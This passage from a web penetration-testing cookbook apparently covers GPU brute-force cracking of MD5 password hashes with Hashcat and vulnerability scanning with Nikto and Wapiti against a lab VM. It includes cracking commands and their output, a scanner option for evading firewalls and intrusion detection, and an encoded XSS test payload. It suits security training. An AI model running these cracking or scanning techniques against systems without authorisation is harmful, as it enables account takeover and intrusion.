In recent years, the development of graphics cards has evolved enormously; the chips they include now have hundreds or thousands of processors inside them and all of them work in parallel. This, when applied to password cracking, means that if a single processor can calculate 10,000 hashes in a second, one GPU with 1,000 cores can do up to 10 million. That means reducing cracking times by a factor of 1,000 or more.

In this recipe, we will use Hashcat to crack hashes by brute force. This will work only if you have Kali Linux installed as a base system on a computer with an Nvidia or ATI chipset. If you have Kali Linux on a virtual machine, GPU cracking may not work, but you can always install Hashcat on your host machine. There are versions for both Windows and Linux (`https://hashcat.net/hashcat/`).

Getting ready


You need to be sure you have your graphics drivers correctly installed and that oclHashcat is compatible with them, so you need to do the following:

1. Run Hashcat independently; it will tell you if there is a problem: `hashcat`
2. Test the hashing rate for each algorithm it supports in benchmark mode `hashcat --benchmark`
3. Depending on your installation, Hashcat may need to be forced to work with your specific graphics card: `hashcat --benchmark --force`

How to do it...

We will use the same hashes file we used in the previous recipe:


1. First let's crack a single hash. Take the admin's hash: `hashcat -m 0 -a 3 21232f297a57a5a743894a0e4a801fc3`. The result should appear quickly:



```
21232f297a57a5a743894a0e4a801fc3:admin

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 21232f297a57a5a743894a0e4a801fc3
Time.Started.....: Sat Jul 21 15:10:07 2018 (0 secs)
Time.Estimated...: Sat Jul 21 15:10:07 2018 (0 secs)
Guess.Mask.......: ?1?2?2?2?2 [5]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 5/15 (33.33%)
Speed.Dev.#1.....:   158.7 MH/s (6.68ms) @ Accel:32 Loops:31 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2031616/104136192 (1.95%)
Rejected.........: 0/2031616 (0.00%)
Restore.Point....: 0/1679616 (0.00%)
Candidates.#1....: sarie -> 7m2ce
HWMon.Dev.#1.....: Temp: 63c

Started: Sat Jul 21 15:10:00 2018
```

As you can see, we are able to set the hash directly from the command line and it will be cracked in less than a second.


2. Now, to crack the whole file, we need to eliminate the usernames from it and leave only the hashes, as shown:



hashes_only_6_7.txt

```
21232f297a57a5a743894a0e4a801fc3
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
ee11cbb19052e40b07aac0ca060c23ee
```

3. To crack the hashes from a file, we just replace the hash for the filename in the previous command: `oclhashcat -m 0 -a 3 hashes_only_6_7.txt`. As you can see in the following screenshot, using an old GPU, Hashcat can cover all the possible combinations of one to seven characters (at a rate of 688.5 million hashes per second) in just 10 minutes, and it would take a little more than 2 hours to test all the combinations of eight characters. That seems pretty good for Brute Force:



```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: MD5
Hash.Target......: hashes_only_6_7.txt
Time.Started.....: Sat Jul 21 15:13:19 2018 (3 mins, 31 secs)
Time.Estimated...: Sat Jul 21 15:24:09 2018 (7 mins, 19 secs)
Guess.Mask.......: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 7/15 (46.67%)
Speed.Dev.#1.....:   206.5 MH/s (9.65ms) @ Accel:64 Loops:16 Thr:1024 Vec:1
Recovered........: 5/6 (83.33%) Digests, 0/1 (0.00%) Salts
Progress.........: 44226838528/134960504832 (32.77%)
Rejected.........: 0/44226838528 (0.00%)
Restore.Point....: 524288/1679616 (31.21%)
Candidates.#1....: evs3ccc -> Birm44a
HWMon.Dev.#1.....: Temp: 85c

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

How it works...

The parameters we used to run Hashcat in this recipe were the ones for defining the hashing algorithm to be used: `-m 0` tells the program to use MD5 to hash the words it generates and the type of attack. `-a 3` means that we want to use a pure Brute Force attack and try every possible character combination until we arrive at the password. Finally, we added the hash we wanted to crack in the first case and the file containing a collection of hashes in the second case.

Hashcat can also use a dictionary file and create a hybrid attack (Brute Force plus dictionary) to define which character sets to test for and save the results to a specified file (it saves them to `/usr/share/oclhashcat/Hashcat.pot`). It can also apply rules to words and use statistical models (Markov chains) to increase the efficiency of the cracking. To see all of its options, use the `--help` option, as shown: `oclhashcat --help`.

8 Using Automated Scanners

In this chapter, we will cover:

- Scanning with Nikto
- Considerations when doing automated scanning
- Finding vulnerabilities with Wapiti
- Using OWASP ZAP to scan for vulnerabilities
- Scanning with Skipfish
- Finding vulnerabilities in WordPress with WPScan
- Finding vulnerabilities in Joomla with JoomScan
- Scanning Drupal with CMSmap

Introduction

Almost every penetration testing project must follow a strict schedule, mostly determined by clients' requirements or development delivery dates. It is very useful for a penetration tester to have a tool that can perform plenty of tests on an application in a short period of time in order to identify the biggest possible number of vulnerabilities in the scheduled time. Automated vulnerability scanners are the tools to pick for this task. They can also be used to find exploitation alternatives or to be sure that one doesn't leave something obvious behind in a penetration test.

Kali Linux includes several vulnerability scanners aimed at web applications or specific web application vulnerabilities. In this chapter, we will cover some of the most widely used by penetration testers and security professionals.

Scanning with Nikto

A must-have tool in every tester's arsenal is Nikto; it is perhaps the most widely used free scanner in the world. As stated on its official website (`https://cirt.net/Nikto2`):


> *"Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated."*

In this recipe, we will use Nikto to search for vulnerabilities in a web application and analyze the results.

How to do it...

Nikto is a command-line utility included by default in Kali Linux; open a Terminal to start scanning the server:


1. We will scan the Peruggia vulnerable application and export the results to an HTML report with the `nikto -h http://192.168.56.11/peruggia/ -o result.html` command. The output will look like this:



```
root@kali:~/webpentest# nikto -h http://192.168.56.11/peruggia/ -o result.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.11
+ Target Hostname:    192.168.56.11
+ Target Port:        80
+ Start Time:         2018-08-06 05:09:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_
python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and
2.2.29 are also current.
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also cur
rent.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.5)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also curr
ent.
```

The `-h` option tells Nikto which host to scan, the `-o` option tells it where to store the output, and the extension of the file determines the format it will take. In this case, we have used `.html` to obtain an HTML-formatted report of the results. The output could also be in the CSV, TXT, and XML formats.

2. It will take some time to finish the scan. When it finishes, we can open the `result.html` file:



Nikto Report

file:///root/webpentest/result.html

Scan Summary

Software Details	Nikto 2.1.6
CLI Options	-h http://192.168.56.11/peruggia/ -o result.html
Hosts Tested	0
Start Time	Mon Aug 6 05:07:51 2018
End Time	Mon Aug 6 05:08:16 2018
Elapsed Time	25 seconds

© 2008 CIRT, Inc.

192.168.56.11 /
192.168.56.11 port 80

Target IP	192.168.56.11
Target hostname	192.168.56.11
Target Port	80
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)	http://192.168.56.11:80/peruggia/
Site Link (IP)	http://192.168.56.11:80/peruggia/

URI	/peruggia/
HTTP Method	GET
Description	Cookie PHPSESSID created without the httponly flag

How it works...

In this recipe, we have used Nikto to scan an application and generate an HTML report. There are some more options in this tool for performing specific scans or generating specific output formats. Some of the most useful are:

- `-H`: This shows Nikto's help.
- `-config <file>`: To use a custom configuration file in the scan.
- `-update`: This updates plugin databases.
- `-Format <format>`: This defines the output format; it may be CSV, HTM, NBE (Nessus), SQL, TXT, or XML. Formats such as CSV, XML, and NBE are very useful when we want to use Nikto's results as an input for other tools.
- `-evasion <technique>`: This uses some encoding techniques to help avoid detection by web application firewalls and intrusion detection systems.
- `-list-plugins`: To view the available testing plugins.
- `-Plugins <plugins>`: Select what plugins to use in the scan (default: all).
- `-port <port number>`: If the server uses a non-standard port (`80`, `443`), we may want to use Nikto with this option.

Considerations when doing automated scanning

Normal vulnerability scanners such as OpenVas and Nessus usually work by scanning open ports on target machines, and identifying the services running on those ports and their versions without sending malicious payloads that could cause a disruption in the server. Web vulnerability scanners, on the contrary, submit data into web forms and parameters and, even when these scanners are thoroughly tested and their payloads are intended to be secure, such data can compromise the application's stability and information integrity. For this reason, we need to take special care when using these tools as part of a penetration testing project.

In this recipe, we will discuss a series of aspects to take into account before launching an automated test against a target application in an enterprise setup.

How to do it...

When preparing an automated scan for web applications, here are some key considerations:

1. Always prefer a testing environment over a productive one, so if anything goes wrong real data won't be lost or corrupted.
2. Ensure there is a recovery mechanism. The application's owners should take preemptive measures so data and code can be recovered in the case of an undesirable outcome.
3. Define the scope of scanning. Although we can just launch a scanner against a whole site, it is recommended first to define the tool's configuration so sensitive or unstable parts of the application are left out of the scan, and only the modules specific to the server's architecture and application's development platform are scanned.
4. Know your tools. Always take time to test the tools in a laboratory so you understand what they do and how can they affect the normal operation of an application.
5. Keep tools and their modules updated so the results are consistent with the latest vulnerability disclosures and attack techniques.
6. Check the scanner's parameters and scope before launching the scan to ensure no out-of-scope tests are performed.
7. Keep comprehensive logs of the scanning process. Most tools have an option to save logs of their activity and issue a report of the findings; always use these features and store the logs in a secure way.
8. Do not leave the scanner unattended. It is not necessary to keep staring at the screen while the scanner runs, but we need to be aware and constantly check how it is doing to be ready to stop it at the first sign of it causing trouble on the server or the network.
9. Do not rely on one single tool. We all have our favorite tools, but we need to keep in mind that there is no one tool that can cover all of the possible alternatives involved in a penetration test, so use alternative tools to minimize the rates of false positives and false negatives.

How it works...

In this recipe, we showed some key aspects to take into account in order to avoid damage to the information and disruption to services when executing automated scanning against our target application.

The main reason for requiring special measures is that web application vulnerability scanners, in their default configurations, tend to crawl the entire site and use the URLs and parameters obtained from this crawling to send further payloads and probes. In applications that don't properly filter the data they receive, these probes can end up stored in the database or executed by the server, and this could cause integrity problems, permanently alter or damage existing information, or disrupt services.

To prevent this damage, we recommended a series of actions focused on preparing the testing environment, knowing what the tools are doing and keeping them updated, carefully selecting what is to be scanned, and keeping extensive record of all actions.

Finding vulnerabilities with Wapiti

Wapiti is another terminal-based web vulnerability scanner, which sends `GET` and `POST` requests to target sites looking for the following vulnerabilities (`http://wapiti.sourceforge.net/`):


- File disclosure
- Database injection
- **Cross-Site Scripting** (**XSS**)
- Command execution detection
- CRLF injection
- **XML External Entity** (**XXE**) injection
- Use of known, potentially dangerous files
- Weak `.htaccess` configurations that can be bypassed
- Presence of backup files that give sensitive information (source code disclosure)

In this recipe, we will use Wapiti to discover vulnerabilities in one of our test applications and generate a report of the scan.

How to do it...

Wapiti is a command-line tool; open a Terminal in Kali Linux and be sure you are running the vulnerable VM before starting:

1. In the Terminal, execute `wapiti http://192.168.56.11/peruggia/ -o wapiti_result -f html -m "-blindsql"` to scan the Peruggia application in our vulnerable VM, save the output in HTML format inside the `wapiti_result` directory, and skip the blind SQL injection tests.
2. Wait for the scan to finish and open the report's directory and then the `index.html` file; then, you will see something like this:


Wapiti scan report - Mozilla Firefox
Wapiti scan report
file:///root/webpentest/wapiti_result/index.html

Wapiti vulnerability report for http://192.168.56.11/peruggia/


Date of the scan: Mon, 06 Aug 2018 10:11:43 +0000. Scope of the web scanner : folder

Summary

Category	Number of vulnerabilities found
Cross Site Scripting	12
Htaccess Bypass	0
Backup file	0
SQL Injection	0
Blind SQL Injection	0
File Handling	5
Potentially dangerous file	0
CRLF Injection	0
Commands execution	0

Here, we can see that Wapiti has found 12 XSS and five file-handling vulnerabilities.

3. Now, click on **Cross Site Scripting** to see the details of the findings.
4. Select a vulnerability and click on **HTTP Request**. We will take the second one and select and copy the URL part of the request:


file:///root/webpentest/wapiti_result/index.html#vuln_type_0

Cross Site Scripting

Description

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.


Vulnerability found in /peruggia/index.php/%3Cscript%3Ephpselfxss()%3C/script%3E

```
XSS vulnerability found via injection in the resource path
```

Vulnerability found in /peruggia/index.php

```
GET /peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3Cscript%3Ealert%28%27wp6dbpkajm%27%29
%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11
```

5. Now, we paste that URL in the browser and add the server portion (`http://192.168.56.11/peruggia/index.php?action=comment&pic_id=%3E%3C%2F%3E%3Cscript%3Ealert%28%27wp6dpkajm%27%29%3C/script%3E`); the result should be as shown:



And we do indeed have an XSS vulnerability.

How it works...

We skipped the blind SQL injection test in this recipe (`-m "-blindsql"`), as we already know this application is vulnerable. When it reaches the point of calculating a time-based injection, it provokes a timeout error that makes Wapiti close before the scan is finished, because Wapiti tests multiple times by injecting the `sleep()` command until the server passes the timeout threshold.

Also, we have selected the HTML format for output (`-f html`) and `wapiti_result` as our report's destination directory; we can also have other formats, such as JSON, OpenVas, TXT, or XML.

Other interesting options in Wapiti are:

- `-x <URL>`: Exclude the specified URL from the scan; particularly useful for logout and password change URLs.
- `-i <file>`: Resumes a previously saved scan from an XML file. The filename is optional, as Wapiti takes the file from its `scans` folder if omitted.

- `-a <login%password>`: Uses specified credentials to authenticate to the application.
- `--auth-method <method>`: Defines the authentication method for the `-a` option; it can be `basic`, `digest`, `kerberos`, or `ntlm`.
- `-s <URL>`: Defines a URL to start the scan with.
- `-p <proxy_url>`: Uses an HTTP or HTTPS proxy.

Using OWASP ZAP to scan for vulnerabilities

OWASP ZAP is a tool that we have already used ing this book for various tasks, and among its many features, it includes an automated vulnerability scanner. Its use and report generation will be covered in this recipe.

Getting ready

